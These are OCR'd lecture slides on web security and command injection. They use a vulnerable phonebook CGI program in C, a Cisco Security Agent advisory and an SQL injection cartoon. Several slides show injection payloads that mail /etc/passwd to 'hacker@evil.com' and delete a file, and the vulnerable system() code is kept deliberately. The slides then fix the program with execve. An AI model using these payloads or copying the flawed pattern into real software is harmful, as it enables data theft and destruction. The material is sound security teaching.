
Memory

Total Available	5.6 MB / 8.0 MB
Free	0.4 MB / 5.6 MB
Used	5.3 MB / 5.6 MB
Buffers	0.3 MB / 5.3 MB
Cached	1.2 MB / 5.3 MB
Active	1.0 MB / 5.3 MB
Inactive	0.4 MB / 5.3 MB


Space Usage

How do you control your various Internet devices?

It got a web interface!



Setup/Configuration	
Web user interface	Built-in web user interface for easy browser-based configuration (HTTP)
Management	
Web browser	• Internet Explorer 5.x or later • Limited support for Netscape and Firefox. Browser controls for pan/tilt/zoom (PTZ), audio, and motion detection are limited or not supported with Netscape and Firefox.
Event logging	Event logging (syslog)
Web firmware upgrade	Firmware upgradable through web browser



*Security*Tracker
Archives

Sign Up

Sign Up for Your FREE Weekly SecurityTracker E-mail Alert Summary

Instant Alerts

Buy our Premium Vulnerability Notification Service to receive customized, instant alerts

Affiliates

Put SecurityTracker Vulnerability Alerts on Your Web Site – It's Free!

Partners

Become a Partner and License Our Database or Notification Service

Report a Bug

Report a vulnerability that you have found to SecurityTracker
bugs
@
securitytracker.com

Category: Application (Security) > Cisco Security Agent   Vendors: Cisco

Cisco Security Agent Web Management Interface Bug Lets Remote Users Execute Arbitrary Code

SecurityTracker Alert ID: 1025088

SecurityTracker URL: http://securitytracker.com/id/1025088

CVE Reference: CVE-2011-0364 *(Links to External Site)*

Date: Feb 16 2011

Impact: Execution of arbitrary code via network, User access via network

Fix Available: Yes **Vendor Confirmed:** Yes

Version(s): 5.1, 5.2, and 6.0

Description: A vulnerability was reported in Cisco Security Agent. A remote user can execute arbitrary code on the target system.

A remote user can send specially crafted data to the web management interface on TCP port 443 to execute arbitrary code on the target system. This can be exploited to modify agent policies and the system configuration and perform other administrative tasks.

Cisco has assigned Cisco Bug ID CSCtj51216 to this vulnerability.

Gerry Eisenhaur reported this vulnerability via ZDI.

Impact: A remote user can execute arbitrary code on the target system.

Solution: The vendor has issued a fix (6.0.2.145).

The vendor's advisory is available at:

It allows users to execute arbitrary code!!

Roadmap

1. Introduction to web security
2. Injection attacks


Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:
  http://coolsite.com/tools/info.html

How do we interact with web servers?
URL + data

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:



http://coolsite.com/tools/info.html

protocol

E.g., “`http`” or “`ftp`” or “`https`”
(These all use TCP.)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/info.html

  Hostname of server

  Translated to an IP address via DNS

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:
  http://coolsite.com/tools/info.html

resources can be static

Path to a *resource*

Here, the resource ("`info.html`") is **static content**—a fixed file returned by the server.

(Often static content is an *HTML* file = content plus markup for how the browser should "render" it.)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:
  http://coolsite.com/tools/doit.php

resources can be dynamic

PHP is a scripting language

Path to a *resource*

Resources can be instead be **dynamic**,
i.e., the server generates the page on-the-fly

Some common frameworks for doing this:
CGI: run a program or script, return its *stdout*
PHP: execute script in HTML templating language

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

we can pass parameters to the script!

http://coolsite.com/tools/doit.php?cmd=play&vol=44

resources can be dynamic

URLs for dynamic content generally include arguments to pass to the generation process

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

we can pass parameters to the script!

http://coolsite.com/tools/doit.php?cmd=play&vol=44

First *argument* to doit.php

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

we can pass parameters to the script!

http://coolsite.com/tools/doit.php?cmd=play&vol=44

Second *argument* to doit.php

Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL:
  http://harmless.com/phonebook.cgi?regex=<pattern>
- For example:
  http://harmless.com/phonebook.cgi?regex=alice.*smith
  searches the phonebook for any entries with "*alice*" and then later "*smith*" in them
- (Web user does not type this URL; an HTML *form*, or Javascript running in the browser, constructs it)

.cgi (common gateway interface), it enables users to input and fetch data

Simple Service Example (cont.)

- Assume our server has some “glue” that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof(cmd),
       "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof (cmd),
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

%20 is an *escape sequence* that expands to a space (' ')

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof (cmd),
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
         "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Control information, not data

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof(cmd),
    "grep %s phonebook.txt", regex);
```

- One general defense: *input sanitization*
  - Look for anything nasty in the input … **input sanitization**
  - … and “defang” it (remove it/escape it)
- Seems simple, but: **blacklisting:** **removing or escaping nasty inputs**
  - Tricky to get right
  - Brittle: if you get it wrong, attack slips past
  - Approach in general is a form of “default allow”
    - i.e., input is by default okay, only **known problems** are removed

default allowed:
anything that’s not prohibited it is permitted

How to Fix *Command Injection*?

Using single quotation mark '%s'

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it's indeed interpreted as data …

⇒ "grep 'foo; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt"

Argument is back to being data; a single (large/messy) pattern to grep

Problems?

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

⇒ "grep 'foo; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt"

Whoops, control information again, not data

Fix?

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

solution? .. to strip '

Okay, first scan *regex* and strip'—does that work?

No, now can’t do legitimate search on “`O'Malley`”.

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, then scan *regex* and *escape* ' …. ?

legit *regex* ⇒ O\'Malley

Problems?

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm \\' ' phonebook.txt"

Argument to grep is “foo\”

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm \\' ' phonebook.txt"

Sigh, again control information, not data

How to Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

**escaping ‘ and **

Okay, then scan *regex* and escape **' and ** …. ?

…regex=foo\'; mail … ⇒ …regex=foo\\\'; mail …

⇒ "grep 'foo\\\'; mail -s hacker@evil.com </etc/passwd; rm \\\' ' phonebook.txt"

Are we done?

Yes! **Assuming** we take care of **all** of the ways escapes can occur …

Issues With *Input Sanitization*

- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires **a complete** model of how input is subsequently processed
      - E.g., …regex=foo%27; mail …
- Easy to get wrong!
- Better: avoid using a feature-rich API
  - KISS + defensive programming

KISS ~ Keep It Simple, Stupid

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

This is the problem

Let’s try to run grep directly

This is the core problem.

`system()` provides *too much functionality*!

– treats arguments passed to it as full shell command

If instead we could just run `grep` directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;
  envp[0] = 0;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;

  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;

  envp[0] = 0;

  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

execve() just executes a single program


```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/*               of args */
   char *envp[1]; /*               env. */
   int argc = 0;
   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++] = 0;
   envp[0] = 0;
   if ( execve(path, argv, envp) < 0 )
     command_failed(.....);
}
```

These will be the separate arguments to the program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/* room for plenty of args */
   char *envp[1]; /* no room since no env. */
   int argc = 0;

   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++] = 0;

   envp[0] = 0;

   if ( execve(path,
      command_failed(
}
```

No matter what weird goop “regex” has in it, it’ll be treated as a **single** argument to grep; *no shell involved*

Command Injection in the Real World (cont.)



From the looks of it, however, one ou
suspects an **SQL injection**, in which
the Web site. Markovich also questio
not noticed the hack for six months, a

May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk


by Michelle Meyers

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

SQL Injection Example


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.